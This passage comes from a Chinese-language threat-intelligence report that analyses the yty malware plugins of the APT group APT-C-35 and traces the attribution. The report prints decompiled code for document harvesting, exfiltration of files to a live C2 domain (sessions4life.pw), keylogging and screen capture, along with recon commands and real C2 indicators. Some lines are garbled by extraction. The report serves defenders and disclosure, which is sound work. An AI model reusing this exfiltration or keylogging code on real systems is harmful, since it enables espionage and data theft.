bro.exe	未知

Backdoor – Plugins

下载回来的后门插件功能详细分析如下：

vstservice.exe

vstservice.exe是.NET程序，功能为收集文件发送到C2，与之前的文件一致，其C2也来源于Google：（http://docs.google.com/uc?id=1J28TUXZH0BLQZpSCOv_xMRUJVv5z7jso&export=download），文档名为goods.txt，内容为qwe.sessions4life.pw。与前面分析的样本一致，该插件中也硬编码了一个C2：mon.sessions4life.pw

```
public void getGoogle()
{
    HttpWebRequest httpWebRequest = null;
    HttpWebResponse httpWebResponse = null;
    Stream stream = null;
    NewCircle.urll = string.Empty;
    this.po();
    httpWebRequest = null;
    Stream stream2 = null;
    httpWebResponse = null;
    stream = null;
    string text = "ZGFvbG53b2Q9dHJvcHhlJm9zajd6NXZWSlVSTXhfdk9DU3BaUUxCMEhaWFVUODJKMT1kaT9jdS9tb2MuZWxnb29nLnNjb2QvLzpwdHRo";
    text = this.getRD(text);
    try
    {
        httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
        string text2 = "ZGFvbHB1X2VsaWYvYXRhZGdpYi9sZW5hcC8=";
        text2 = this.getRD(text2);
        httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        byte[] array = new byte[(int)httpWebResponse.ContentLength];
        stream = httpWebResponse.GetResponseStream();
        stream.Read(array, 0, array.Length);
        text = Encoding.UTF8.GetString(array);
        if (text.Contains("."))
        {
            NewCircle.urll = text;
        }
        else
        {
            text = this.getRD(text);
            if (text.Contains(","))
            {
                text = text.Split(new char[]
                {
                    ','
                })[0];
                NewCircle.urll = text;
            }
        }
        text = this.getRD("d3AuZWZpbDRzbm9pc3Nlcy5ub20=");
        NewCircle.urll = text;
```

获取系统磁盘信息的功能：

```
public static DriveInfo[] GetDrives()
{
    string[] logicalDrives = Directory.GetLogicalDrives();
    DriveInfo[] array = new DriveInfo[logicalDrives.Length];
    for (int i = 0; i < logicalDrives.Length; i++)
    {
        array[i] = new DriveInfo(logicalDrives[i]);
    }
    return array;
}
```

判断磁盘是固定磁盘且%appdata%/Roming/vstservice/vstservice 目录下没有.man结尾的文件，则在该磁盘下收集文件：

```
ArrayList arrayList = new ArrayList(DriveInfo.GetDrives());
try
{
    foreach (DriveInfo driveInfo in arrayList)
    {
        if (driveInfo.DriveType == DriveType.Fixed && !File.Exists(MyClass.pu + driveInfo.Name.Substring(0, 1) + ".man"))
        {
            streamWriter = null;
            streamWriter2 = null;
            try
            {
                streamWriter = new StreamWriter(MyClass.pu + driveInfo.Name.Substring(0, 1) + ".man");
                streamWriter2 = new StreamWriter(MyClass.pu + driveInfo.Name.Substring(0, 1) + ".doc");
                MyClass.uj.Clear();
                OneClass hlkl = new OneClass();
                OneClass.DriveName = driveInfo.Name.Substring(0, 1);
                this.getth(driveInfo.Name, streamWriter, streamWriter2, hlkl);
```

收集磁盘内的.ppt/.doc/.pdf/.rtf等敏感文档：

```
public bool getExte(FileInfo var)
{
    return string.Compare(var.Extension, ".ppt", true) == 0 || string.Compare(var.Extension, ".pdf", true) == 0 || string.Compare(var.Extension, ".doc", true) == 0 || string.Compare(var.Extension, ".xls", true) == 0 || string
      ".docx", true) == 0 || string.Compare(var.Extension, ".xlsx", true) == 0 || string.Compare(var.Extension, ".pptx", true) == 0 || string.Compare(var.Extension, ".docm", true) == 0 || string.Compare(var.Extension, ".rtf",
    string.Compare(var.Extension, ".inp", true) == 0 || string.Compare(var.Extension, ".xlsm", true) == 0 || string.Compare(var.Extension, ".csv", true) == 0 || string.Compare(var.Extension, ".odt", true) == 0 || string.Com
    ".pps", true) == 0 || string.Compare(var.Extension, ".vcf", true) == 0;
}
```

将上述格式文件保存到%appdata%/Roming/vstservice/vstservice目录下的"磁盘名.doc"中，并以文件名>文件大小>最后修改时间的格式保存：

```
if (this.getExte(fileInfo))
{
    if (!flag)
    {
        flag = true;
        docss.WriteLine(directoryInfo.FullName);
    }
    netdate netdate = new netdate();
    ValueType valueType = default(DateTime);
    DateTime lastWriteTime2 = fileInfo.LastWriteTime;
    DateTime lastWriteTime3 = fileInfo.LastWriteTime;
    DateTime lastWriteTime4 = fileInfo.LastWriteTime;
    (DateTime)valueType = new DateTime(lastWriteTime4.Year, lastWriteTime3.Month, lastWriteTime2.Day);
    netdate.newdate = valueType;
    MyClass.uj.Add(netdate);
    DateTime lastWriteTime5 = fileInfo.LastWriteTime;
    netdate.ptu = fileInfo.Name + ">" + fileInfo.Length + ">" + lastWriteTime5.ToString().Replace(":", "/");
}
```

将出上述格式外的文件保存到%appdata%/Roming/vstservice/ vstservice目录下的"磁盘名.man"中：

之后将文件发送到C2：mon.sessions4life.pw/panel/bigdata/file_upload

```
public int SendMid(string fpath, string type, string fname, string last, string orname, string orderid)
{
    int result = 0;
    if (NewCircle.stsend)
    {
        try
        {
            if (NewCircle.urll != string.Empty)
            {
                string str = "|||";
                string en = this.getEn("Found|||Unknown|||" + NewCircle.getIdid + str + type + str + fname + str + last + str + orname + str + orderid);
                byte[] bytes = new WebClient
                {
                    Headers =
                    {
                        {
                            "data",
                            en
                        }
                    }
                }.UploadFile(NewCircle.urll, fpath);
                string @string = Encoding.UTF8.GetString(bytes);
                if (@string.CompareTo("Done") == 0)
                {
                    result = 1;
                }
            }
        }
```

abode.exe

该文件主要功能是上传除vstservice.exe之外的其他插件生成的文件以及C2指令中的文件（vstservice.exe具有与C2通信的功能，其他插件没有），同样的，与其他yty框架中的文件相同，adode.exe的C2也来源于Google，且与vstservice.exe使用相同的C2：

```
public void getGoogle()
{
    HttpWebRequest httpWebRequest = null;
    Stream stream = null;
    HttpWebResponse httpWebResponse = null;
    Stream stream2 = null;
    zertyo.checkul = string.Empty;
    try
    {
        zertyo.le_upl = "";
        zertyo.derfil = "";
        httpWebRequest = (HttpWebRequest)WebRequest.Create(this.getRD("ZGFvbG53b2Q9dHJvcHhlJ1E2Q2ltdkZXem1hc0Y3ZHBrYjVxSWFIOVhaT19JRUN4MT1kaT9jdS9tb2MuZWxnb29nLnNjb2QvLzpwdHRo"));
        httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        byte[] array = new byte[1024];
        stream2 = httpWebResponse.GetResponseStream();
        stream2.Read(array, 0, array.Length);
        string text = Encoding.UTF8.GetString(array);
        char[] trimChars = new char[]
        {
            '\0'
        };
        text = Encoding.ASCII.GetString(array).TrimEnd(trimChars);
        if (!text.Contains("."))
        {
            text = this.getRD(text);
            if (text.Contains(","))
            {
                text = text.Split(new char[]
                {
                    ','
                })[0];
            }
        }
        try
        {
            text = this.getRD("d3AuZWZpbDRzbm9pc3N1cy5ub20=");
            zertyo.le_upl = "https://" + text + this.getRD("ZGFvbHB1X2VsaWYvYXRhZGdpYi9sZW5hcC8=");
            zertyo.derfil = "https://" + text + this.getRD("ZWxpZnJ1ZHJvL2F0YWRnaWIvbGVuYXAv");
            zertyo.checkul = text;
        }
```

定期发送其他插件生成的文件到C2，并根据C2返回指令发送指定文件：

```
        this.readinter();
        this.uhandle();
        if (this.isValitto(zertyo.driveName))
        {
            this.webreq(0, "", "request");
        }
    }
    catch (Exception ex2)
    {
    }
    try
    {
        if (zertyo.ujkjk == 0)
        {
            Thread.Sleep(240000);
        }
        else
        {
            Thread.Sleep(5000);
        }
    }
```

获取插件生成的文件：

```
public void uhandle()
{
    this.allzeroT(zertyo.po + zertyo.mainname + "\\Temp", 1, "Temp");
    this.allzero(zertyo.po + this.getRD("cmV2aXJkbVxccmV2aXJkbQ=="), 1, "one");
    this.allzero(zertyo.po + this.getRD("a2NlaGNwc2RcXGtjZWhjcHNk"), 1, "two");
    this.allzero(zertyo.po + this.getRD("ZHJhb2JtXFxkcmFvYm0="), 1, "threeS");
    this.allzero(zertyo.po + this.getRD("b3JiXFxvcmI="), 1, "bro");
    this.allzero(zertyo.po + this.getRD("bGxlY1xcbGxlYw=="), 1, "cell");
    this.allzero(zertyo.po + this.getRD("bmVldXE="), 1, "queen");
    this.allzero(zertyo.po + this.getRD("SOxDXFxkcmFvYm1cXGRyYW9ibQ=="), 1, "CLK");
```

```
public void allzero(string fn, int del, string type)
{
    FileInfo[] array = null;
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(fn);
        if (directoryInfo.Exists)
        {
            array = directoryInfo.GetFiles();
            foreach (FileInfo fileInfo in array)
            {
                try
                {
                    this.allzeroT(zertyo.po + zertyo.mainname + "\\Temp", 1, "Temp");
                    this.PostData(1, fileInfo.FullName, type);
                }
                catch (Exception ex)
                {
                }
            }
            this.allzeroT(zertyo.po + zertyo.mainname + "\\Temp", 1, "Temp");
        }
    }
```

之后将"计算机名-用户名-MAC地址"经加密后发送到mon.sessions4life.pw/panel/bigdata/orderfile并获取指定文件名：

```
if (del == 0)
{
    httpWebRequest = (HttpWebRequest)WebRequest.Create(zertyo.derfil);
    string s = "data=" + this.getEn(zertyo.getIdid);
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    httpWebRequest.Method = "POST";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.ContentLength = (long)bytes.Length;
    stream = httpWebRequest.GetRequestStream();
    stream.Write(bytes, 0, bytes.Length);
    httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    byte[] array2 = new byte[(int)httpWebResponse.ContentLength];
    stream2 = httpWebResponse.GetResponseStream();
    stream2.Read(array2, 0, array2.Length);
    text = Encoding.UTF8.GetString(array2);
    if (text.CompareTo("Nothing") != 0 && text.Contains("?"))
    {
        if (string.Compare(text, "?", true) == 0)
        {
            flag = false;
        }
        else
        {
            array = text.Split(new char[]
            {
                '?'
            });
            if (array.Length == 2)
            {
                text = array[0];
                if (array[1] != null)
                {
                    zertyo.ujkjk = 1;
                    flag = true;
                }
            }
        }
    }
```

上传指定文件到mon.sessions4life.pw/panel/bigdata/file_upload：

mdriver.exe

mdriver.exe插件是C++编写的键盘记录器，该插件主要功能记录键盘输入，并保存到%user%/LanConfig/ mdriver/mdriver目录下：

```
if ( SHGetFolderPathW(0, 40, 0, 0, &pszPath) >= 0 )
{
  v11 = sub_404F50(&pszPath);
  sub_404ED0(v11);
  sub_404E80(&v23);
  sub_4090E0(L"\\LanConfig\\");
  sub_409560((int)&v28);
  sub_409230(&v20);
  sub_409560((int)&v28);
  v12 = sub_409230(&v22);
  sub_404ED0(v12);
  sub_404E80(&v22);
  sub_404E80(&v21);
  sub_404E80(&v20);
  sub_404E80(&v19);
  sub_404E80(&v18);
  v13 = (const WCHAR *)&::pszPath;
  v14 = (const WCHAR *)&::pszPath;
  if ( (unsigned int)dword_46B5D4 >= 8 )
    v14 = ::pszPath;
  v15 = GetFileAttributesW(v14);
  if ( v15 == -1 || !(v15 & 0x10) )
  {
    if ( (unsigned int)dword_46B5D4 >= 8 )
      v13 = ::pszPath;
    SHCreateDirectoryExW(0, v13, 0);
  }
}
dword_46B410 = (int)GetModuleHandleW(0);
hhk = SetWindowsHookExW(13, fn, (HINSTANCE)dword_46B410, 0);
SetWinEventHook(1u, 0x7FFFFFFFu, 0, pfnWinEventProc, 0, 0, 2u);
while ( GetMessageW(&Msg, 0, 0, 0) )
{
  if ( !TranslateAcceleratorW(Msg.hwnd, hAccTable, &Msg) )
  {
    TranslateMessage(&Msg);
    DispatchMessageW(&Msg);
  }
}
ReleaseMutex(hMutex);
```

保存的键盘输入格式如下：

```
< Title: ??- 鑫, >
 [Ctrl]SSS [Ctrl]S
< Title: ??- 鑫, >
SSS11
< Title: ??- 鑫, >

< Title: Rolan >

< Title: Program Manager >

< Title: ??- 鑫, >

< Title: Rolan >

< Title: Program Manager >
L
< Title: Program Manager >

< Title: De4dot >
```

dspcheck.exe

截图插件，每五分钟截屏一次，并以文件名格式为”日 月 年 时 分 秒”保存到” %user%/LanConfig/dspcheck/dspcheck.exe”下：

```
public void takeone()
{
    for (;;)
    {
        this.readinter();
        ValueType valueType = null;
        Bitmap bitmap = null;
        Graphics graphics = null;
        ValueType valueType2 = null;
        try
        {
            ValueType valueType3 = default(Rectangle);
            (Rectangle)valueType3 = new Rectangle(0, 0, <Module>.horizontal, <Module>.vertical);
            valueType = valueType3;
            bitmap = new Bitmap(((Rectangle)valueType3).Width, ((Rectangle)valueType3).Height);
            graphics = Graphics.FromImage(bitmap);
            Size size = ((Rectangle)valueType3).Size;
            Graphics graphics2 = graphics;
            Point empty = Point.Empty;
            graphics2.CopyFromScreen(empty, empty, size);
            ValueType valueType4 = default(DateTime);
            valueType2 = valueType4;
            ref DateTime ptr = ref (DateTime)valueType4;
            string str = DateTime.Now.ToString("dd MM yy HH mm ss");
            bitmap.Save(MyClzsass.pu + str + "");
```

mboard.exe

mboard.exe使用UPX加壳，脱壳后根据字符串相关信息可知是go语言编写的程序，该插件创建多个CMD进程执行命令，获取系统相关信息，并将获取的信息保存到" %user%/LanConfig/ mboard/ mboard下，并以.qr结尾。然后获取系统中的doc、pdf、msg等文件保存到" %user%/LanConfig/ mboard/ mboard目录下：

```
's' .text:005… 00000038 C C:/Users/USESR/go/src/github.com/go-ole/go-ole/error.go
's' .text:005… 00000036 C C:/Users/USESR/go/src/github.com/go-ole/go-ole/com.go
's' .text:005… 00000024 C C:/Go/src/encoding/binary/varint.go
's' .text:005… 00000024 C C:/Go/src/os/user/lookup_windows.go
's' .text:005… 0000001C C C:/Go/src/os/user/lookup.go
's' .text:005… 0000001F C :/Go/src/os/exec/lp_windows.go
's' .text:005… 00000022 C C:/Go/src/os/exec/exec_windows.go
's' .text:005… 00000019 C :/Go/src/os/exec/exec.go
's' .text:005… 0000001D C C:/Go/src/context/context.go
's' .text:005… 0000001B C C:/Go/src/math/rand/rng.go
's' .text:005… 0000001C C C:/Go/src/math/rand/rand.go
's' .text:005… 0000001E C C:/Go/src/io/ioutil/ioutil.go
's' .text:005… 00000021 C C:/Go/src/path/filepath/match.go
's' .text:005… 00000028 C C:/Go/src/path/filepath/path_windows.go
's' .text:005… 0000001F C :/Go/src/path/filepath/path.go
's' .text:005… 00000025 C C:/Go/src/strings/strings_generic.go
's' .text:005… 0000001D C C:/Go/src/strings/strings.go
's' .text:005… 00000017 C C:/Go/src/sort/sort.go
's' .text:005… 00000016 C C:/Go/src/fmt/scan.go
's' .text:005… 00000016 C :/Go/src/fmt/print.go
's' .text:005… 00000017 C :/Go/src/fmt/format.go
's' .text:005… 0000001B C C:/Go/src/reflect/value.go
's' .text:005… 0000001A C C:/Go/src/reflect/type.go
's' .text:005… 0000001E C C:/Go/src/reflect/makefunc.go
's' .text:005… 0000001D C :/Go/src/os/types_windows.go
's' .text:005… 00000014 C C:/Go/src/os/str.go
's' .text:005… 0000001C C :/Go/src/os/stat_windows.go
's' .text:005… 00000015 C C:/Go/src/os/proc.go
```

相关CMD命令如下表

命令	功能
dir /a /s 磁盘名:;	获取磁盘相关文件
systeminfo	获取系统信息
Ipconfig /all	IP相关信息
net view	当前域的计算机列表
tasklist	进程列表

溯源与关联


通过对此次攻击中使用的PDB路径、域名/IP关联分析，以及使用360威胁情报中心分析平台对相关样本和网络基础设施进行拓展，我们确认此次攻击的幕后团伙为360威胁情报中心2017年首次曝光的针对巴基斯坦的APT组织APT-C-35。

PDB关联

在分析的下载者Setup.exe中我们发现一个特殊的PDB路径：


```
.text:00401000 ; Section 1. (virtual address 00001000)
.text:00401000 ; Virtual size                  : 00049E8C ( 302732.)
.text:00401000 ; Section size in file          : 0004A000 ( 303104.)
.text:00401000 ; Offset to raw data for section: 00000400
.text:00401000 ; Flags 60000020: Text Executable Readable
.text:00401000 ; Alignment     : default
.text:00401000 ; PDB File Name : D:\Soft\DevelopedCode_Last\yty 2.0\Release\C++\Setup.pdb
.text:00401000 ; OS type       :  MS Windows
```

根据其PDB路径及代码特征确定该样本使用的是yty恶意框架，其与ASERT披露的dspcheck.exe插件PDB路径一致（详见参考[3]）：



域名关联


通过360威胁情报中心数据平台对样本中使用的C2域名tes.sessions4lif4.pw进行搜索，左下角可以看见已收录了相关报告：



而该报告引用了360威胁情报中心在2017年6月发布的关于APT-C-35的攻击活动分析文章：《针对巴基斯坦的某APT活动事件分析》

可以看到本次事件中使用的域名 tes.session4life.pw在17年时就已经被该APT组织使用：


并且我们发现Setup.exe中有一个经过base64编码的目录football/download2：



我们尝试在tes.session4life.pw/football/download2目录下获取文件，并成下载了一个名为helpdll.dll的文件，该文件采用C#编写，经分析该文件与ASERT披露的boothelp.exe文件结构基本一致：

且在helpdll.dll 的getGoogle方法中，我们同样的发现了一个google文档下载地址（https://drive.google.com/uc?authuser=0&id=1BUuYXU6bLdH_k_NWQIo7n5Uo_7L-uZSu&export=download），下载回来的文件名为ip2.txt，内容为一个IP地址：5.135.199.0。

通过360威胁情报中心数据平台对IP进行查询，也成功关联到APT-C-35组织（2018年5月被ASERT命名为Donot）




由此我们可以确认，360威胁情报中心本次捕获的APT攻击样本和最早披露针对巴基斯坦且使用EHDevel恶意代码框架的APT攻击样本以及国外安全公司披露的使用yty恶意代码框架的APT攻击样本均来自于同一个APT组织：APT-C-35。

通过360威胁情报中心大数据关联分析，对C&C地址的访问均来自于巴基斯坦，可以确认APT-C-35最新的攻击目标仍然是巴基斯坦。

溯源关联图


360威胁情报中心对本次的攻击样本溯源关联过程如下：



拓展

360威胁情报中心通过样本分析和大数据关联得到了APT-C-35组织近年来使用的大部分样本MD5、PDB路径、C&C地址（详见IOC节）。并发现了很多从未被公开过的该组织的样本和C&C地址：


比如PDB路径为D:\Soft\DevelopedCode_Last\yty 2.0 - Copy\Release\.Net\vstservice.pdb的样本，该样本功能与插件分析中的vstservice.exe一致，编译时间为2018.4.10：



与其他样本一样，该样本C2地址也来自Google：（http://docs.google.com/uc?id=1xCEI_NZX9HQIq5bkpd7FsamzWFvmiC6Q&export=download）

```
public void getGoogle()
{
    HttpWebRequest httpWebRequest = null;
    HttpWebResponse httpWebResponse = null;
    Stream stream = null;
    NewCircle.urll = string.Empty;
    this.po();
    httpWebRequest = null;
    Stream stream2 = null;
